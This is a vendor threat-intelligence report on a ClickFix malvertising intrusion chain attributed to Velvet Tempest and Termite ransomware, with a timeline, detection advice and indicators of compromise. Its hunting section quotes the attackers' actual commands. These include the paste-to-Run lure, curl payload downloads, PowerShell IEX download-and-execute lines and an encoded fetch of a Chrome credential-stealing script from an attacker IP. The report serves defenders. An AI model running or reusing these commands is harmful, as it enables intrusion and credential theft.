


[Op Report] Velvet Tempest linked to ClickFix campaigns for Termite Ransomware, HoK Activity Observed

blog.deception.pro/blog/clickfix-hok-velvet-tempest-termite

MalBeacon

February 26, 2026



Tags: Malvertising, ClickFix, DonutLoader, CastleRAT, Termite, Velvet Tempest

Executive Summary

During a 12-day Deception.Pro operation, researchers observed a high-severity, multi-stage intrusion chain that began with malvertising and a ClickFix-style fake CAPTCHA. The lure instructed the victim to paste an obfuscated command into the Windows Run dialog. That single action spawned nested cmd.exe execution, tested outbound connectivity using finger.exe (TCP/79), and pulled a masqueraded “PDF” from attacker infrastructure. The downloaded file was not a normal document; it behaved like a compressed archive and was extracted locally using built-in Windows tooling.

From there, the actor executed multiple PowerShell download-and-execute stages (IEX) from attacker-controlled domains, dynamically compiled .NET payloads using csc.exe from user temp directories, and deployed Python-based components under C:\ProgramData for persistence. Follow-on activity included Active Directory reconnaissance (domain trusts, server discovery, user listing) and attempted browser credential harvesting via a PowerShell script downloaded from 143.198.160[.]37.

Telemetry and infrastructure in this chain align with a modern initial-access playbook: rapid staging, heavy use of living-off-the-land binaries (LOLBins), and long-lived command-and-control (C2) traffic that blends into normal browser noise. In our assessment, the observed tradecraft is consistent with activity tracked as Velvet Tempest (DEV-0504) and its current Termite ransomware ecosystem, although no ransomware detonation was observed during the captured window.

Why this deception operation is notable:

- To our knowledge, this is the first public reporting that ties these specific ClickFix-style malvertising chains to Velvet Tempest.
- The operator went hands-on-keyboard (interactive recon and credential access) rather than stopping at commodity delivery.
- Sensitive source intelligence associates 143.198.160[.]37 with tool staging for Termite ransomware-related intrusion.
- Several campaign indicators (hashes and infrastructure) showed little or no prior knowledge in public datasets such as VirusTotal.

Key observations:

- ClickFix social engineering (“verify you are human”) achieved code execution via Windows Run (not macros or attachments).
- Stage-2 retrieval relied on PowerShell IEX + DownloadData against .life domains and grtrip[.]org.
- On-host compilation via csc.exe from multiple user temp directories is a strong signal for staged loader frameworks.

- DonutLoader staging and a CastleRAT foothold were observed during the operation.
- Later-stage activity attempted Chrome credential extraction (chrome_pass.txt / Invoke-PowerChrome-like tooling).



Environment at a Glance

- **Replica Role:** Impact & Data Coordinator
- **Replica Organization:** A non-profit that leverages mobile technology and data analytics to improve the efficiency and transparency of aid distribution in underserved communities.
- **Topology:** Microsoft Active Directory environment with **3,000+ endpoints** and **2,500+ users**.
- **Replica Location:** United States
- **Observed duration:** ~12 days (Feb 3–Feb 16, 2026)

Note: Replica personas, organizations, and documents are AI-generated and randomized for believability. Any resemblance to real-world entities is purely coincidental.

TA Background: Velvet Tempest

Velvet Tempest (aka DEV-0504) is associated with double-extortion ransomware operations, where victims are both encrypted and threatened with public data release. This context matters because the behaviors we observed - staged payload delivery, hands-on-keyboard reconnaissance, and credential access - are common precursors to lateral movement and ransomware deployment.

Based on internal tracking and open-source reporting, Velvet Tempest has been linked to multiple ransomware families over time. The timeline below is provided for background and should be treated as approximate.




Figure 1: Velvet Tempest ransomware payload timeline.

Termite

http://termiteuslbumdge2zmfmfcsrvmsfe4gyyudc5j6cdnisnhtftvokid.onion/support

Support

We are ready to help you!

Company name:
We need to know who you are

Description:

Your full name:

Email:
Enter your email: admin@email.com

Your support token:
Find it in the text file

Send

Figure 2: Termite ransomware victim support portal.

Timeline of Operation Activity

The malvertising lure instructed the victim to paste an obfuscated command into the Windows Run dialog. That single action spawned nested cmd.exe chains and used the native finger.exe (TCP/79) utility to pull initial malware loaders.




Figure 3: ClickFix lure at h3securecloud[.]com with the full paste command pictured in Notepad.

2026-02-03 17:38:57 > Initial ClickFix execution from Windows Run via finger[.]h3securecloud[.]com

2026-02-03 17:38:59 > Second stages retrieved via native curl.exe

2026-02-03 17:39:14 > Archive extraction via native tar.exe

2026-02-03 17:39:19 > Follow-on staging from h3securecloud[.]com

2026-02-03 17:39:20 > Additional tooling pulled from grtrip.org

2026-02-03 17:40:23 > Environment discovery via external IP lookup ip-api[.]com

2026-02-03 17:40:30 > CastleRAT C2 observed nachalonachalo[.]com (170.130.55[.]86)

2026-02-03 17:45:03 > PowerShell IEX stage retrieved from vrstudio[.]life (DonutLoader)

2026-02-03 17:45:25 > .NET payload compilation via native csc.exe

2026-02-03 17:56:59 > PowerShell IEX stage retrieved from gamestudio[.]life (DonutLoader)

2026-02-03 17:57:08 > .NET payload compilation via native csc.exe

2026-02-03 17:59:45 > Active Directory enumeration (encoded PowerShell) Hands-on-Keyboard

2026-02-03 18:00:52 > Domain trust and server discovery (encoded PowerShell) Hands-on-Keyboard

2026-02-03 18:02:22 > Active Directory User enumeration (encoded PowerShell) Hands-on-Keyboard

2026-02-03 18:03:13 > Host discovery / environment profiling (encoded PowerShell) Hands-on-Keyboard

2026-02-03 18:10:37 > CastleRAT C2 observed akamedmain[.]com (144.124.250[.]30)

2026-02-03 17:46:07 - 2026-02-16 13:33:21 > Long-lived C2 traffic to 134.209.125[.]225/login (DonutLoader)

2026-02-03 17:58:39 – 2026-02-06 16:59:12 > Repeated POSTs to 24.199.81[.]95/logoff (DonutLoader)

2026-02-06 16:01:14 > Anti-forensics / cleanup, deletion of CastleRAT

2026-02-06 16:58:56 > Chrome credential extraction Hands-on-Keyboard

2026-02-06 16:59:03 > .NET payload compilation via native csc.exe

Total observed duration: 12 days, 20 hours, 15 minutes

Assessment

This intrusion chain shows a familiar (and annoyingly effective) pattern: convince a user to run a command, then let trusted Windows utilities do the heavy lifting. Because the early stages rely on built-in tooling (cmd.exe, PowerShell, curl.exe, tar.exe, csc.exe), traditional controls that focus on blocking a “malware EXE” often arrive late.

In this operation, staging activity aligned with DonutLoader behavior, followed by a CastleRAT foothold placed under C:\ProgramData\AndronFolder. CastleRAT’s C2 pattern included the use of legitimate Steam Community profile pages as a dead-drop mechanism, alongside dedicated C2 domains observed in telemetry. Later, tooling consistent with Chromium credential dumping was pulled from 143.198.160[.]37 and executed via PowerShell. While no encryption event occurred during the captured window, the operator’s sequence of actions (recon + credential theft + drive enumeration) should be treated as pre-ransomware behavior.

Defender Takeaways

- Hunt for “user-pasted” execution: Windows Run launching cmd.exe or PowerShell (especially chained %COMSPEC% commands) is rare in normal workflows and strongly correlated with ClickFix lures.
- Treat finger.exe as suspicious by default: outbound TCP/79 is uncommon and can indicate egress testing or beaconing.
- Alert on curl.exe + tar.exe writing/extracting under user AppData, especially when a file named *.pdf behaves like an archive (file extension “cosplay”).
- Prioritize detections for PowerShell download-and-execute patterns: IEX + DownloadData/DownloadString, -WindowStyle Hidden, -NonInteractive, and heavy use of -EncodedCommand.
- Watch for on-host compilation: csc.exe running from user temp directories (especially referencing *.cmdline files) is a strong indicator of staged .NET payload delivery.
- Monitor for pythonw.exe executing from ProgramData and cleanup patterns like deleting __init__.py under ProgramData - this is unusual for legitimate Python installs.
- Do not ignore “boring” recon: nltest /domain_trusts, net user /domain, and ADSI/DirectorySearcher enumeration are classic signals the actor is mapping your blast radius.
- Network analytics still matter: long-lived HTTP to simple paths like /login and /logout with a stale browser User-Agent and unusual Host header values can be a strong C2 signature even when domains rotate.
- Use deception to force high-fidelity signals: decoy credentials, honeyfiles, and realistic lures can bait hands-on-keyboard actions that are otherwise hard to distinguish from background noise.

Hardening priorities that map directly to this chain include DNS filtering for newly registered / low-reputation domains, PowerShell script block logging with AMSI visibility, application control policies that constrain LOLBins where feasible, and enterprise browser credential protections to reduce or eliminate recoverable local password stores.

Campaigns like this are designed to buy the attacker time: quietly staging, enumerating, and stealing credentials before impact. Deception.Pro flips that script with realistic replicas and high-fidelity alerting that surfaces hands-on-keyboard activity early. If you’d like to see how it works in your environment, reach out to the team at [Deception.Pro](#) to schedule a demo.

Indicators of Compromise

Domains (including additional campaigns)

agalink[.]com
akamedmain[.]com
cafejug[.]com
catfor[.]com
gamestudio[.]life
getflix[.]live
gtrtrip[.]org
h3securecloud[.]com

levelme[.]net
loralaw[.]net
nachalonachalo[.]com
near-to[.]com
outlook24[.]net
teams-telcom[.]com
teamscloud[.]net
teamsevoice[.]com
teamsial[.]com
vrstudio[.]life

IP Addresses

24[.]199[.]81[.]95
134[.]209[.]125[.]225
137[.]154[.]199[.]78
143[.]198[.]160[.]37
144[.]124[.]250[.]30
147[.]182[.]134[.]26
167[.]99[.]229[.]90
170[.]130[.]55[.]86
170[.]130[.]165[.]194
206[.]189[.]225[.]210

Notable URLs

hxxp://h3securecloud[.]com/uvey.php?holt=1
hxxp://h3securecloud[.]com/uvey.php?holt=2
hxxp://grtrip[.]org/206a4edf-19ed-5bd9-b6ed-8df0fd5e1e33/local2.txt
hxxp://ip-api[.]com/line/?fields=16385
hxxp://vrstudio[.]life/files/text-back-vrstudio-life
hxxp://vrstudio[.]life/files/soft-back-vrstudio-life
hxxp://gamestudio[.]life/files/update-game-ms-config
hxxp://gamestudio[.]life/files/gamestudio[.]life.back.bmp
hxxp://143[.]198[.]160[.]37/data/chrome_pass.txt
hxxp://134[.]209[.]125[.]225/login
hxxp://24[.]199[.]81[.]95/logoff

Suricata Alerts

ET HUNTING Suspicious Terse Request for .bmp
ET INFO External IP Lookup ip-api.com
ET INFO HTTP Request to Suspicious *.life Domain

ET INFO Observed ZeroSSL SSL/TLS Certificate

ET INFO Pythonurllib/ Suspicious User Agent

ET INFO Windows PowerShell UserAgent Usage

HTTP Connection Internet from PowerShell

HTTP direct request to public IP address

Possible Windows Installer / Bitsadmin or Desktopimgdownldr TLSv1.2 connection to FQDN (T1105)

File Hashes (SHA-256)

06ea3acb5dfc3abca3cd91a2825dbf78faff305e1f4b40ad1132881b2fe6954a
078d79ca7b76984cd9e8c12040861fd5d37a143d93ae7148d3ee0b7af399c644
118273142fc38f49e4d8d73e786fb026673eb6c6c8890890d28fa2908444a04
12e400e5d42ec27a53cae6292a6159d82408a30231ddffd119be74899e690a27
1569a5ebcea85c0b786ac52c7595bd2605f504bcfa0245b3064fac35714ce8d3
1cf118f40a6c32b1fffe8060807dc2959cfc31330dca565479257323261b0b86
1ec8d60d9116323fe2c86fb9988d14d104dd7b9d256082071c5d183f85e447c3
21ee713585ed802b675b7144f7ebd875573e09809c2dff21e65da3d127fdca71
2b6728f9d1ea2bba5df06318a89dff1f9fc76ea550ebd9d65d89c6eaf8ca33
3f822a31b2d681222f081f07a24001751299e3643fd15576281d76f4413fa70e
4b66dc22552133eb8c0fe3ee1a9b87c6fc1586cc0a76cbf397db18592cf6bc17
4e65b27e950fabac87aff94996bb456ecc38b27f53c4b60bbd8f749b12171c4b
53b1a89ccf702d03b5b348d80f2c1d92eb9251b29a1dbc0f096bea24ddc0274
5d102919d21c7122d31f6ec238fdeb1c94412cc7f649ebea05bc1decfaab0df1
7123ae962f0a8a874175902d226001707bda21cc8b01e09cddbdfef5ee9b381d
7eb21d16c6009d90843f238c5a43876ae6c3e4417aa3fce45e0e42d50debbdd4c
7f6c1c40dda7077eba0c5a732e4c1805666765ba35fd0e4bea4e6319f4309f75a
83f13916759f5e326f7e7940e6a824baddcb6ba83681e62fae7f976c13e63fa5
8b47c111a06e3d73aea2cc513852e9b7add0fd2f0d09bb0db0f2260ce9d28d90
8c378f6200eec750ed66bde1e54c29b7bd172e503a5874ca2eead4705dd7b515
97ea87aa739d12bad3f999061e41f08d9c9226584f3f9ca75d9729d67d0e518e
9d59d4c128570eb80c0e8d13e2185030f93d965278b203c91dd196b2e1d3cd22
9d9105be04ecdd51f9c96728bb57ffc6964fba041647d1efb0f710b1c7ec6872
a77cd93085149c63cfe671edc4066b46162b3508e45b3fdc543c7406d2ffb51
bc0067d8cc2e3210f472f8985b3d78d9111c015be25be1161eae79f9d953e054
bd6154cac7bcbf48194dec84b11d9394c7cbb6c5be14f1e2f0cc43b1151e3590
c6b4b5eaeacd7272ec68f9acfbdd09e0d6aa6e3273758a2ac0862d9c544c9525e
c8e25aed13151c22ca79724f949d44c16b1ee3400de8e36fff0f094011ace10a
ce392b153625de015037e71ce76f35cbf6088a280123fed59a727de4a86fb9dd
dbe7d5392c75c97fe74624a4139a865269297496df25b2bce3ab85a622a70607

e43411b02381ec4b63ca4f5a7332e25616134fe25fd6671f7d811995cadd43e8
ea4819d82b7bf9bf260a977631658e3b06a809e4235120d5d9c868e7ab4f4f25
ecd337fb407923954e2a4be584093b4a462ec44dd5049abb7697f64c27088c2d
f34cb4315d4f0caf3842372e7f6501219b04f3d912c3d25031dcc00b75c5930d

On-Disk Artifacts and Paths

C:\ProgramData\AndronFolder\
C:\Users\<user>\AppData\Local\Temp\volccpfs\
C:\Users\<user>\AppData\Local\Temp\scyrqrw\
C:\Users\<user>\AppData\Local\Temp\yfb540jt\

Command-Line Artifacts for Hunting

%COMSPEC% /c start "" /min %COMSPEC% /c start "" /min %COMSPEC% /c start "" /min %COMSPEC% /c "google.com & finger
clo@finger[.]h3securecloud[.]com | %COMSPEC%" && echo 'Verify you are human-----press ENTER'

curl -s -L -o "C:\Users\<user>\AppData\Local\<UID>.pdf" h3securecloud[.]com/uvey.php?holt=2

tar -xf "C:\Users\<user>\AppData\Local\<UID>.pdf" -C "C:\Users\<user>\AppData\Local\<UID>"

curl -s -L h3securecloud[.]com/uvey.php?holt=1

powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command "IEX([Text.Encoding]::UTF8.GetString((New-Object
Net.WebClient).DownloadData('hxxp://vrstudio[.]life/files/text-back-vrstudio-life')))"

"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\
<user>\AppData\Local\Temp\volccpfs\volccpfs.cmdline"

powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command "IEX([Text.Encoding]::UTF8.GetString((New-Object
Net.WebClient).DownloadData('hxxp://gamestudio[.]life/files/update-game-ms-config')))"

"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\
<user>\AppData\Local\Temp\scyrqrw\scyrqrw.cmdline"

powershell.exe -EncodedCommand "bgBsAHQAZQBzAHQAIAAvAGQAbwBtAGEAaQBuAF8AdABYAHUAcwB0AHMA" # Decodes to: nltest
/domain_trusts

powershell.exe -EncodedCommand "bgBIAHQAIAB1AHMAZQByACAALwBkAG8AbQBhAGkAbgA=" # Decodes to: net user /domain

powershell.exe -EncodedCommand "ZwBIAHQALQBwAHMAZABYAGkAdgBIAA==" # Decodes to: get-psdrive

powershell Start-Sleep -Seconds 4; Remove-Item -Path 'C:\ProgramData\AndronFolder__init__.py' -Force; exit

powershell.exe -EncodedCommand
"aQB3AHIAIAAtAHUAcwBIAGIAYQBzAGkAYwBwAGEAcgBzAGkAbgBnACAAaAB0AHQAcAA6AC8ALwAxADQAMwAuADEAOQA4AC4AMQA2ADAAL
Decodes to: iwr -usebasicparsing hxxp://143.198.160[.]37/data/chrome_pass.txt | iex

"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\
<user>\AppData\Local\Temp\yfb540jt\yfb540jt.cmdline"